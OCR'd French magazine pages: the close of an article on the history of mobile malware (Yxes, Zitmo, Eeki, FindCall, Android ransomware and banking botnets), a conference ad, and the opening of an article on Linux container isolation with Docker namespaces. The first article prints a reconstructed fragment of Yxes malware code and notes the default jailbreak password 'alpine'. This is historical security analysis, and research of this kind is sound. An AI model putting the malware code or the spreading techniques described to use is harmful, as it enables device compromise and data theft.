L'année 2009 est un virage majeur dans l'histoire des virus mobiles, avec la découverte du premier code malveillant accédant à Internet. Il s'agit d'Yxes pour Symbian OS. Auparavant, les codes malveillants mobiles utilisaient les SMS, les MMS, le Bluetooth, *mais pas Internet* – en partie probablement parce qu'à l'époque, l'accès à Internet sur téléphone mobile était onéreux, réduit en bande passante et plutôt pénible à configurer. Il fallait aller dans des sous-menus de configuration réseau, ajouter un point d'accès réseau (*Internet Access Point*) et fournir le nom de passerelle de l'opérateur et le port. C'est exactement ce que fait automatiquement Yxes dans Symbian OS ci-dessous.

À noter : ce code n'est pas le code source original d'Yxes, mais une *reconstitution* à partir du code assembleur du malware.

```
// dans la liste des IAP, sélectionner ce qui correspond à un accès
sortant vers Internet
CCommsDatabase* iCommsDB=CCommsDatabase::NewL(EDatabaseTypeIAP);
CCommsDbTableView* wcdmaTable = iCommsDB->OpenIAPTableViewMatchingBearer
SetLC(
  ECommDbBearerWcdma,
  ECommDbConnectionDirectionOutgoing);

// lire ces entrées une à une
err = wcdmaTable->GotoFirstRecord();
while (err != KErrNone) {
  wcdmaTable->ReadLongTextL(TPtrC(IAP_SERVICE_TYPE), service);
  wcdmaTable->ReadUintL(TPtrC(IAP_SERVICE), id);
  CCommsDbTableView *serviceTable =
iCommsDB->OpenViewMatchingUintLC(service,
                TPtrC(COMMDB_ID),
                id);
  // on souhaite récupérer l'APN (Access Point Name). Il n'est pas
  // dans la table des IAP mais dans la liste de services...
  err = serviceTable->GotoFirstRecord();
  if (err != KErrNone) {
    // lecture de l'APN (Access Point Name)
    ...
  }
  ...
  // au suivant
  err = serviceTable->GotoNextRecord();
}
```

L'accès à Internet ouvre de nombreuses portes : l'accès à des serveurs distants pour télécharger du code malveillant, envoyer et recevoir des commandes, ou pour rendre la traque des auteurs plus difficile. En 2009, SymbOS/Yxes était précurseur. Il contactait un serveur distant pour télécharger une autre application malicieuse et l'installer silencieusement sur le téléphone. Cette dernière application volait les numéros de contacts présents sur le téléphone. En 2024, 15 ans après, c'est une des stratégies les plus employées par les codes malveillants, telle la famille Android/Joker qui télécharge 4 exécutables en cascade de cette manière.

L'utilisation d'Internet rapproche également Yxes des botnets. Pour rappel, un botnet est un réseau de machines infectées, les « bots », qui sont contrôlées par un « bot master » qui envoie ses commandes au travers d'une machine « Command and Control » (C2, ou C&C). Dans le cas d'Yxes, il y a bien un serveur distant, mais les commandes sont très

limitées : soit le serveur renvoie un binaire malveillant à installer, soit il fournit une liste de numéros de téléphone de futures victimes à cibler. Bref, on a *presque* un botnet, il ne manque quasi rien, toute l'infrastructure est en place **[2]**.

NOTE

SAVEZ-VOUS COMMENT SONT CHOISIS LES NOMS DE MALWARE ?

L'analyste qui le découvre lui donne le nom qu'il souhaite, si possible quelque chose qui le représente bien. Il y a quand même quelques contraintes : on n'emploiera pas des noms d'entreprises, de produits, de personnes, etc. Mais également l'analyste va éviter tout nom qui pourrait fournir une certaine « publicité » à son auteur, donc pas le nom de l'auteur, ni le nom que l'auteur semble avoir donné à son code. En l'occurrence, pour Yxes, l'application malicieuse qui circulait le plus fréquemment s'appelait « Sexy View ». L'analyste a choisi « sexy » à l'envers, donc « yxes ».

Proche d'un botnet, on peut penser à SymbOS/Zitmo (2010). Zitmo – contraction de Zeus In The MObile – est le volet mobile du botnet bancaire Zeus, pour Windows. Son objectif est d'intercepter le second facteur d'authentification de la banque lorsqu'il est envoyé par SMS au téléphone mobile. Zitmo pouvait être contrôlé à distance par l'attaquant à l'aide de SMS suivant un format particulier. Par exemple, l'attaquant pouvait activer un mode « spyware », ou changer le numéro de téléphone où envoyer les SMS interceptés. Cette dernière commande est conceptuellement une erreur pour l'attaquant, car une fois qu'on a compris son existence, il suffit d'envoyer soi-même la commande pour dire de tout transférer à son propre numéro de téléphone, et l'attaquant ne reçoit plus rien.

4. LES PREMIÈRES INFECTIONS SUR IOS ET ANDROID (2009-2012)

C'est en 2009 qu'apparaissent également les premiers codes malveillants pour les « nouveaux » systèmes d'exploitation mobiles de l'époque, à savoir iOS et Android. Cette phase se poursuit jusque vers 2012. On trouve notamment des espiongiciels – ils sont présents sur toutes les plateformes mobiles de l'époque : Symbian, WinCE, BlackBerry, iOS, Android... Ces espiongiciels s'installent généralement par l'attaquant lui-même (il doit donc avoir accès physique au téléphone) sur un téléphone rooté / jailbreaké (rappel : rooter son téléphone permet d'être root sur le téléphone, et donc avec les droits les plus élevés. Jailbreaker son téléphone permet de sortir des restrictions imposées par le constructeur et notamment de changer de système d'exploitation. Les deux manipulations servent à obtenir un contrôle total des possibilités du téléphone). Une fois installés, ils sont parfois difficiles à repérer pour la victime.

À part les espiongiciels, quelques autres malwares font leurs débuts sur iOS. Ils ne sont pas encore très dangereux et souvent plus proches de la preuve de concept que




Fig. 2 : iPhoneOS/FindCall.A!tr.spy s'est propagé depuis l'Apple Store, où il a été découvert en 2012. L'application fonctionnait sur tous les iPhones, et ne nécessitait aucun jailbreaking.

du malware. Eeki fait la une du moment par exemple ; il cible uniquement les iPhones jailbreakés, et se propage sur tous les autres iPhones jailbreakés qui ont oublié de changer le mot de passe par défaut du téléphone (« alpine »). Eeki remplace alors le fond d'écran de la victime par une photo de Rick Astley. Curieusement, c'est cette version qui est la plus connue, alors qu'une version plus dangereuse est apparue après. Eeki.B **[3]** redirigeait l'accès aux sites bancaires vers un site de phishing quasi identique, en espérant bien entendu récupérer les identifiants bancaires de la victime.

Ces codes malveillants fonctionnent sur téléphones jailbreakés, mais ne pas rooter / jailbreaker n'est pas une garantie totale de sécurité : c'est ce que démontre iPhoneOS/Toires, une preuve de concept écrite par le chercheur suisse, Nicolas Sériot. Toires – ce nom correspond à Sériot à l'envers – montre qu'une application normale sur un iPhone « normal » (pas jailbreaké) peut avoir accès à de nombreuses données personnelles. En 2012, on peut également citer le malware FindCall, sur iOS et Android. Cette application malveillante se faisait passer pour une application de recherche automatique de contacts à partir des e-mails de la victime, comptes Facebook et Skype. Elle fonctionnait sans jailbreaking. Les contacts étaient bien ajoutés, mais ils faisaient l'objet de spam et, d'autre part, les mots de passe des comptes e-mails, Facebook et Skype de la victime, ainsi que sa localisation étaient envoyés en clair à travers le réseau...

5. EXPLOSION DE CODES MALVEILLANTS SUR ANDROID (2012)

Très rapidement, c'est sur Android que les applications malveillantes se développent. Dès 2012, il y a plus de 200,000 échantillons malveillants sur Android contre 11,000 sur Symbian OS (voir Tableau ci-contre).

Entre 2010 et 2012, Android/DrdDream ou Android/DroidKungFu marquent les esprits, car ils embarquent des exploits (exploid, rage against the cage...) permettant d'automatiquement rooter le téléphone pour effectuer des actions plus dangereuses, ou moins visibles. Néanmoins, contrairement à

NOTE

QU'EST-CE QU'UN « ÉCHANTILLON » MALVEILLANT ?!

Dans le milieu antiviral, un « échantillon malveillant » est un fichier présent dans une base de données de malwares détectés. Chaque échantillon est unique (on n'enregistre pas les doublons !), et on n'ajoute à la base de données que les fichiers qui comportent une charge utile malveillante. Par exemple, si une application est malveillante, son package (APK) pourra être présent, ainsi que son exécutable (DEX) et peut être même une charge utile malveillante cachée dans une ressource. Dans ce cas, le même malware est représenté par plusieurs échantillons différents. Réciproquement, si un malware est déjà détecté par une signature antivirale, il n'est pas utile de l'ajouter à la base de données, et ce malware précis ne correspondra à aucun échantillon malveillant de la base de données.

Par conséquent, le nombre d'échantillons malveillant est une estimation approximative du nombre de malwares : dans certains cas, le décompte est exagéré, dans d'autres cas le décompte est sous-évalué. C'est l'ordre de grandeur qui est intéressant.

Nombre d'échantillons malicieux	Android	Symbian OS
2010	53	3736
2011	3906	8300
2012	240,730	11,073
2013	1,396,828	11,797

l'image véhiculée dans les milieux high-tech, les codes malveillants qui utilisent des exploits restent rares : maximum 15 % à l'époque, et beaucoup moins actuellement (car rooter son téléphone est moins utile, et moins à la mode).

En 2013, on voit apparaître les premiers rançongiciels. Android/Defender tentait de faire acheter un faux logiciel antivirus à la victime **[4]**. Le procédé consistait à effrayer la victime en lui listant de nombreux virus sur son téléphone (la liste était fausse), et rendait le téléphone difficile à utiliser à cause de pop-ups récurrentes pour acheter le faux antivirus. Une deuxième vague de rançongiciels utilisait un scénario un peu différent : celui de la police / loi. Encore une fois, il s'agissait de faire peur à la victime, cette fois-ci en se faisant passer pour un service de police qui aurait décidé de bloquer le téléphone suite à des accès illicites.

Parallèlement aux rançongiciels, les botnets bancaires prennent une nette ampleur à partir de 2016. L'histoire commence essentiellement avec un botnet, appelé avec originalité « BankBot ». Petit à petit, son auteur – Maza-in – le fait évoluer en Anubis. Puis, Maza-in est arrêté et un autre auteur reprend le flambeau avec Cerberus puis




Fig. 3 : Android/Locker se faisant passer pour le FBI.




Fig. 4 : Botnets bancaires sur Android. Les couleurs représentent les filiations de code (même auteur de botnet, ou auteur différent s'étant inspiré du code initial). Les botnets en gris très clair sont ceux dont on a repéré l'existence dans les réseaux de cybercriminels, mais nous n'avons pas encore de certitude qu'ils aient été utilisés contre des victimes.

Alien. C'est le cycle de vie typique des botnets : au démarrage, ils s'améliorent et prennent de l'ampleur, puis arrivés à un certain stade, certaines contre-mesures les rendent obsolètes, ou leurs auteurs sont arrêtés, souvent une partie du code source fuite sur les réseaux de cybercriminels et une autre personne reprend la suite.

Comme on peut le voir à la Figure 4, leur longévité moyenne est d'environ 2 ans : BankBot 1 an, Anubis 1 an, Cerberus 1 an, SOVA 2 ans, Marcher 3 ans... Le botnet BianLian, aussi connu sous le nom d'Hydra, fait figure (hélas) d'exception : apparu en 2018, il est encore en parfaite santé en 6 ans après en 2024... Ce n'est pas la détection même des botnets qui pose problème – ils sont plutôt bien détectés, voire en avance de phase par des « signatures génériques » – c'est la traque de leurs auteurs qui est difficile. Les chercheurs antivirus n'ont pas autorité à faire fermer des botnets auprès d'hébergeurs : c'est le rôle des instances de police et instances judiciaires. Or, le temps de réunir des preuves solides, le temps de faire collaborer différents pays étrangers et d'identifier les C&C, ceux-ci ont déjà changé de nom de domaine et d'hébergeur depuis longtemps...

Les rançongiciels et les botnets marquent une étape de plus dans la professionnalisation des cybercriminels. Toute une infrastructure est mise en place pour la promotion, la vente, le support et même le recrutement de cybercriminels. On parle souvent de « Ransomware as a Service » (RaaS) ou « Malware as a Service » MaaS) où le logiciel malveillant est vu comme un service, ou un produit. L'époque où les auteurs écrivaient des virus pour l'esthétique, ou pour faire des farces, ou à des fins scientifiques, est bien révolue. Il faut se débarrasser de cette idée qui nous fait voir les auteurs de virus comme des êtres sympathiques et les admirer : cela fait bien des années maintenant que ce sont des truands sans éthique, qui volent nos proches et s'attaquent notamment aux plus faibles.

OÙ VA-T-ON ACTUELLEMENT ?

Actuellement, les rançongiciels purs sont en léger déclin. La mode est plutôt à étendre les botnets bancaires avec des fonctionnalités supplémentaires, notamment la rançon, l'accès à distance et l'espionnage. Pour les cybercriminels, c'est pratique, il n'y a plus qu'un seul « produit » à vendre, et il permet de (presque) tout faire. Ces botnets sont loués entre 500 et 3000 dollars par mois, suivant les services proposés (hébergement, support) et la réputation du botnet.

Les malwares pour téléphones mobiles sont-ils devenus plus intelligents, plus difficiles à détecter en 20 ans ? Pas vraiment : ils étaient déjà dès leurs débuts très bien conçus et efficaces. Le changement provient essentiellement des systèmes d'exploitation et de ce qu'on peut faire avec un téléphone mobile. Un malware est probablement actuellement « plus dangereux » qu'autrefois, car maintenant on peut s'en servir pour lire nos e-mails, accéder à nos comptes bancaires, discuter avec des amis, faire du sport, planifier des voyages, contrôler notre habitation (chauffage, porte, aspirateur...). Des tâches utiles, mais également des opportunités à saisir pour les codes malveillants... ■

RÉFÉRENCES

[1] Numéros de l'ancien eZine du groupe 29A, **https://www.exploit-db.com/ezines/kr5hou2zh4qtebqk.onion/29A/**

[2] A. Apvrille, *Symbian worm Yxes : towards mobile botnets ?* Journal in Computer Virology, volume 8, issue 4, novembre 2012, pages 117-131.

[3] A. Apvrille, J. Zhang, *Four Malware and a Funeral*, in Proceedings of 5th Conf. on Network Architectures and Information Systems Security (SAR-SSI), Menton, France, May 18-21, 2010, **https://filestore.fortinet.com/fortiguard/research/SARSSI2010_Four-Malware-and-a-Funeral_slides.pdf**

[4] R. Lipovsky, L. Stefanko, G. Branisa, *The Rise of Android Ransomware*, ESET, v1.0, 2016, **https://web-assets.esetstatic.com/wls/2016/02/Rise_of_Android_Ransomware.pdf**


20th ANNIVERSARY EDITION
LEHACK
REVOLUTION
2.0
CITÉ DES SCIENCES ET DE L'INDUSTRIE
5 & 6 JUILLET 2024 - PARIS
HTTPS://LEHACK.ORG/→
LE FRENCH HACKERS' CONFERENCE

COMPRENDRE ET MANIPULER LES MÉCANISMES D'ISOLATION DES CONTENEURS

Sébastien ROLLAND – srolland@quarkslab.com
Ingénieur R&D chez Quarkslab

Un des aspects pratiques de l'utilisation des technologies de conteneurisation est leur capacité à créer un environnement isolé du système hôte sans virtualisation ; mais celle-ci est-elle bien connue et maîtrisée de ses utilisateurs ? Cet article introduit les différents mécanismes sous-jacents permettant l'isolation des conteneurs du système hôte sur le système d'exploitation Linux et présente comment les manipuler.

mots-clés : CONTENEURISATION / DOCKER / ISOLATION / LINUX

Faciles à créer et encore plus à déployer, les conteneurs se sont peu à peu imposés comme un standard du déploiement d'application. Leur succès les a menés à la base d'outils de déploiements massifs et d'orchestrations comme Docker Swarm, Kubernetes, Nomad ou encore Openshift.

Si la plupart de leurs avantages sont faciles à comprendre, celui de la sécurité peut être plus obscur et les mécanismes d'isolation sous-jacents non maîtrisés, voire inconnus. Cette méconnaissance de la part de l'utilisateur final, peut engendrer une désactivation quasi totale de l'isolation avec, par exemple, l'utilisation des conteneurs privilégiés.

Dans cet article, nous explorons les principaux piliers de l'isolation des conteneurs de leur hôte sous Linux : les espaces de noms ou *namespaces*, les groupes de contrôles ou *Cgroups* ainsi que les capacités Linux ou *capabilities*. Pour chacun de ces piliers, nous verrons comment les manipuler avec Docker, soit la plateforme de lancement de conteneurs la plus connue, bien que dispensable sur une distribution Linux moderne.

1. LES ESPACES DE NOMS LINUX : CE QUE L'ON VOIT

1.1 Définition

Les espaces de noms Linux, ou plus connus sous le terme anglais *namespaces*, sont une fonctionnalité du noyau Linux apparue pour la première fois en 2002 **[1]** avec Mount, le premier espace de nom traitant des points de montages. D'une manière générale, ils permettent de compartimenter les ressources du noyau et de montrer uniquement ce que l'on souhaite de ces ressources aux processus de notre choix. Il s'agit de la principale technologie utilisée afin d'obtenir un conteneur fonctionnel. Celle-ci rend presque optionnelles les autres fonctionnalités du noyau Linux impliquées dans la création des conteneurs tels que connus aujourd'hui, si la sécurité de l'hôte n'était pas prise en compte.

Depuis la version 5.6 du noyau Linux, il existe huit espaces de noms différents :

- **MNT (Mount)** : L'espace de nom MNT permet de cloner la structure Linux qui contient la liste des points de montages et leurs caractéristiques. Les modifications

ensuite effectuées dans ce nouvel espace de nom n'affecteront pas le parent. Lors de sa création, il est possible de réécrire les racines des différents points de montage afin de réduire la vision que les processus isolés ont. Chaque conteneur créé possède son propre espace de nom MNT et une racine réécrite. De ce fait, ils ont tous une vision unique et partagée du système de fichiers.

- **PID (Process ID)** : Chaque processus s'exécutant sur le système possède un identifiant unique incrémental qui l'identifie, appelé PID correspondant à Process ID. Un nouvel espace de noms PID permet de créer des processus avec des PID décorrélés de ceux de l'espace de noms parent, en recommençant à partir de l'identifiant 1. Les processus créés dans le nouvel espace de noms ne peuvent pas voir ceux du parent, tandis que ceux appartenant au parent verront les identifiants correspondant à leur espace de nom.
- **NET (Network)** : Il virtualise une pile réseau vierge par défaut de toute interface réseau, excepté l'interface loopback. Il permet ainsi d'isoler les processus associés au niveau du réseau.
- **UTS (Unix Time-Sharing)** : Il permet de modifier le nom d'hôte et le domaine du système pour les processus appartenant à un nouvel espace de nom de ce type.
- **IPC (Inter-process Communication)** : Il permet d'empêcher les mécanismes de communication interprocessus System V **[2]**, composés de files d'attente de messages, de mémoire partagée et de sémaphores, ainsi que les files d'attente POSIX, entre deux espaces de noms de ce type.
- **UID (User ID)** : Comme pour les processus, les utilisateurs et les groupes sur Linux ont un identifiant unique qui leur est associé, contenu entre 0 et 65535, 0 étant réservé à l'utilisateur root. En créant un nouvel espace de nom de ce type, il est possible de modifier la vision des UID aux processus associés. L'utilisateur root avec l'UID 0 dans un espace de nom de ce type peut en réalité correspondre à l'UID 1000 dans l'espace de nom UID du parent.
- **Cgroup** : Cet espace de nom permet de cacher aux processus la hiérarchie Cgroup à laquelle ils appartiennent. Les Cgroups sont un mécanisme d'isolation des ressources système que cet article aborde en seconde partie, en particulier les unités CPU, I/O, mémoire vive ainsi que le nombre de processus.
- **Time** : Enfin, l'espace de nom Time permet de modifier le temps perçu par les processus qui lui sont associés en modifiant l'horloge monotone (`CLOCK_MONOTONIC`) et le temps de fonctionnement (`CLOCK_BOOTTIME`). Relativement récent, car disponible depuis mars 2020 avec Linux 5.6, il semble que cet espace de nom ne soit actuellement compatible qu'avec la plateforme de conteneurisation LXC. Nous ne l'aborderons donc pas, car nous avons choisi Docker.

1.2 Manipuler les espaces de noms avec Docker

L'utilisation des espaces de noms lorsque l'on crée un conteneur est le plus souvent complètement transparente pour l'utilisateur final. Par exemple, en créant un conteneur avec une image d'Ubuntu tel que :

```
$ docker run --rm -it ubuntu
```

Nous avons ici indirectement utilisé 5 espaces de noms différents sur 7 disponibles. Voyons maintenant lesquels, pourquoi ils sont employés et comment les manipuler lorsque cela est possible pour améliorer l'isolation.

ATTENTION

Les tests de cette partie ont été réalisés sur Ubuntu 20.04, certains paramètres par défaut dépendent du système d'exploitation.

1.2.1 MNT - Mount

Si nous reprenons notre conteneur Ubuntu, et que nous exécutons la commande `mount` à l'intérieur, nous obtenons, entre autres cette ligne :

```
overlay on / type overlay (rw,relatime,lowerdir=/
var/snap/docker/[...]:/var/snap/docker/
[...],upperdir=/var/snap/docker/common/var-lib-
docker/overlay2/8418[...]0131/diff,workdir=/var/
snap/docker/[...]/work)
```

NOTE

Les passages entre "[...]" ont été volontairement retirés pour la lisibilité.

Cette ligne indique qu'un système de fichiers de type **overlay** est monté à la racine. Des détails sont ajoutés entre parenthèses et correspondent aux différents paramètres requis pour un système de fichiers OverlayFS et font référence à des chemins sur l'hôte.

Cela signifie que la racine de notre conteneur, se situe en réalité aux chemins indiqués dans les détails entre parenthèses, et les modifications qui sont apportées seront ajoutées sur le chemin indiqué par le paramètre **upperdir**.

Si nous créons dans notre conteneur un fichier à la racine tel que :

```
root@ad9b2d412186:/# touch /toto
```

Nous retrouvons ce fichier sur l'hôte, où Docker installe les différentes couches de données des conteneurs et images. Dans notre cas, celui-ci se trouve ici :

```
/var/snap/docker/common/var-lib-docker/
overlay2/8418[...]0131/diff/toto
```

Sous le capot, l'environnement d'exécution de conteneur utilise **pivot_root** **[3]**, qui, notamment en modifiant le système de fichiers racine dans notre espace de nom MNT, permet d'empêcher d'accéder et de voir le reste du système de fichiers de l'hôte.

Afin de rajouter des points de montage dans notre espace de nom, il faut utiliser l'argument **mount** ou **v**, mais ce dernier ne permet pas de spécifier d'options lors du montage.

Ainsi, par exemple pour partager le code source d'une application avec notre conteneur, nous pouvons utiliser la commande suivante :

```
$ docker run --rm --mount
type=bind,source="$(pwd)"/App,target=/host_
app,bind-propagation=rprivate -it ubuntu
```

Dans notre conteneur, la commande **mount** nous montre à présent une nouvelle ligne indiquant le nouveau point de montage :

```
/dev/sda2 on /host_app type ext4 (rw,relatime)
```

1.2.2 PID – Process ID

Afin d'illustrer le fonctionnement de l'espace de nom PID, éditons un fichier à l'aide de l'outil vim par exemple, depuis notre conteneur. Cherchons ensuite le PID de ce processus ; depuis le conteneur, nous obtenons 455 :

```
root@f57120fb7042:/# pidof vim
455
```

La même commande depuis l'hôte retourne un PID différent, pourtant il s'agit du même processus :

```
# pidof vim
363111
```

Docker propose 3 configurations différentes :

- utiliser l'espace de nom PID de l'hôte ;
- utiliser l'espace de nom PID d'un autre conteneur ;
- créer un nouvel espace de nom (action par défaut).

Imaginons un scénario où nous souhaitons déboguer une application conteneurisée en utilisant une image préparée à cet effet et qui contient nos outils. Nous pouvons lancer un nouveau conteneur à partir de cette image et partager l'espace de nom PID du premier afin de pouvoir accéder à ses processus.

```
# docker run --rm --pid="container:f57120fb7042"
-it ubuntu /bin/bash
root@436c9883a0aa:/# pidof vim
455
```

Nous avons en effet accès aux processus de notre premier conteneur !

En arrière-plan, le PID du processus initiateur du conteneur **f57120fb7042** est récupéré afin d'identifier l'espace de nom PID qui y est associé. Une fois celui-ci identifié, le processus initiateur du nouveau conteneur, **/bin/bash** y est rattaché.

1.2.3 NET - Network

Si vous êtes déjà un utilisateur aguerri des conteneurs, vous avez remarqué qu'il est possible de communiquer avec les autres conteneurs et même l'hôte à travers des interfaces réseaux dédiées. En effet, Docker contourne une partie de l'isolation réseau

fournie en créant automatiquement des interfaces réseaux aux conteneurs et en les attachant au même sous-réseau, de type *bridge*.

Pour NET, Docker propose les 3 mêmes genres de configurations que l'espace de nom PID :

- afin d'utiliser le même espace de nom NET que l'hôte à des fins d'écoute réseau par exemple, le conteneur peut être lancé avec l'argument **network=host** ;
- pour s'attacher à l'espace de nom NET d'un autre conteneur : **network=container :<ID|nom>** ;
- enfin, pour une isolation totale de l'hôte, il est possible de désactiver la création d'interface réseau avec **network=none**.

Imaginons cette fois-ci un scénario avec une application basée sur des microservices et vous souhaitez vous abstraire de tous problèmes liés au réseau afin de la déboguer. Une solution peut être d'utiliser un seul espace de nom NET.

Pour illustrer ce scénario, nous allons établir une connexion vers **blog.quarkslab.com:443** et lister les connexions en cours depuis un second conteneur créé avec des paramètres par défaut. Afin d'initier une connexion, nous utilisons **netcat** :

```
nc blog.quarkslab.com 443
```

Afin de lister toutes les connexions TCP actuelles, nous pouvons utiliser **netstat** :

```
root@f57120fb7042:/# netstat -atp
Active Internet connections (servers and
established)
Proto Recv-Q Send-Q Local Address   Foreign Address
State   PID/Program name
```

Sans surprise, il n'y a aucune connexion d'affichée. Maintenant, créons notre second conteneur en rejoignant l'espace de nom NET du premier de cette façon :

```
docker run --rm --network="container:f57120fb7042"
--name "second_conteneur" -it ubuntu
```

En remplaçant les deux commandes précédentes, cette fois nous voyons bien la connexion sortante établie :

```
tcp    0   0 f57120fb7042:38440    163-172-43-202.
rev.:443 ESTABLISHED -
```

Nos deux conteneurs possèdent effectivement la même pile réseau !

NOTE

netstat n'a pas pu déterminer le PID du processus à l'origine de la communication réseau qui aurait du s'afficher à la place du tiret sur la droite, en effet, les deux conteneurs partagent le même espace de nom NET, mais pas PID !

En rejoignant l'espace de nom NET du premier conteneur, le nom d'hôte qui a été attribué est le même que le premier conteneur. Docker force l'utilisation du même nom d'hôte lorsqu'un tel espace de nom est partagé bien que cet aspect soit géré par un autre espace de nom : UTS.

1.2.4 UTS – Unix Time-Sharing

Ne nous méprenons pas, le terme anglais *time-sharing* dans le monde de l'informatique a entre autres pour signification de partager les ressources d'un ordinateur entre plusieurs personnes ou tâches. Il n'est donc pas question directement de temps ici !

Par défaut, le nom d'hôte d'un conteneur correspond aux 12 premiers caractères de l'identifiant unique qui lui est attribué. Il est normalement possible de spécifier un autre nom d'hôte pour un conteneur en spécifiant l'argument **hostname=<nom>** lors de la création de ce dernier.

Lorsque des paramètres non standards sont utilisés avec l'espace de nom NET, Docker restreint les modifications apportées à cet espace spécifique. Cependant, chaque conteneur possède tout de même son propre espace de nom UTS distinct. Il est donc possible de le configurer ultérieurement en trichant un peu et en utilisant l'utilitaire nsenter **[4]**.

Après avoir identifié le PID du processus bash du second conteneur de notre précédent exemple en récupérant l'information du champ **State/Pid** de sa configuration, nous pouvons entrer dans son espace de nom UTS de cette façon : **nsenter –target <pid> --uts**. Ensuite, nous pouvons modifier le nom d'hôte en utilisant la commande **hostname <nom d'hôte>**.

Nous pouvons modifier le nom d'hôte comme suit :

```
$ docker exec "second_conteneur" hostname
f57120fb7042
$ docker inspect "second_conteneur" -f '{{ .State.Pid }}'
555084
$ nsenter --target 555084 --uts
root@f57120fb7042:~# hostname misc
root@f57120fb7042:~# exit
logout
$ docker exec "second_conteneur" hostname
misc
```

Le nom d'hôte a bien été changé pour *misc* !

1.2.5 IPC – Inter-process Communication

Docker propose cinq configurations pour cet espace de nom avec l'argument **pid** :

- **none** pour privé et sans **/dev/shm** de monté ;
- **private** pour privé, il s'agit de la configuration par défaut ;
- **shareable** pour partageable ;
- **container= "<nom|ID>"** pour celui d'un autre conteneur ;
- **host** pour celui de l'hôte.

Dans un contexte d'application en microservices, il peut être souhaitable d'établir des échanges de données rapides, et donc d'utiliser des mécanismes IPC.

Par défaut, des espaces de noms IPC privés sont créés, ce qui signifie qu'un fichier créé dans **/dev/shm** dans un conteneur n'est pas accessible dans un autre. Prenons deux conteneurs *cn1* et *cn2* créés en utilisant la configuration par défaut et écrivons du texte dans **/dev/shm** sur l'un, et lisons son contenu depuis le deuxième :

```
$ sudo docker exec cn1 bash -c "echo 'salut' > /dev/shm/misc"
$ sudo docker exec cn2 bash -c "cat /dev/shm/misc"
cat: /dev/shm/misc: No such file or directory
```

Créons maintenant *cn3* et *cn4* avec respectivement les paramètres IPC **shareable**, **container** et reproduisons le test :

```
$ sudo docker run --rm --ipc=shareable --name cn3 -itd ubuntu
587f1f[...]66601be
$ sudo docker run --rm --ipc="container:cn3" --name cn4 -itd ubuntu
093fea[...]a70960
$ sudo docker exec cn3 bash -c "echo 'salut' > /dev/shm/misc"
$ sudo docker exec cn4 bash -c "cat /dev/shm/misc"
salut
```

Nos conteneurs sont effectivement dans le même espace de nom IPC !

1.2.6 UID – User ID

Par défaut, Docker est un mauvais élève et ne crée pas d'espace de nom UID pour les nouveaux conteneurs, ce qui signifie que l'UID 0 dans le conteneur équivaut à l'UID 0 sur l'hôte, soit l'utilisateur racine.

La marge de manœuvre est limitée, mais il est possible d'activer la création de l'espace de nom et d'affecter un utilisateur sur l'hôte aux UID utilisés ensuite dans le conteneur. Lors de l'utilisation d'application conteneurisée, cela permet de grandement réduire l'impact voire de neutraliser les élévations de privilèges. De plus, la plupart des évasions de conteneurs requièrent l'utilisateur racine **[5]**.

Activer cet espace de nom est plus complexe que les autres, il se découpe en trois tâches :

1. créer ou désigner l'utilisateur sur l'hôte qui sera utilisé ;
2. configurer les UID et GID que cet utilisateur pourra utiliser dans les fichiers **/etc/subuid** et **/etc/subgid** ;
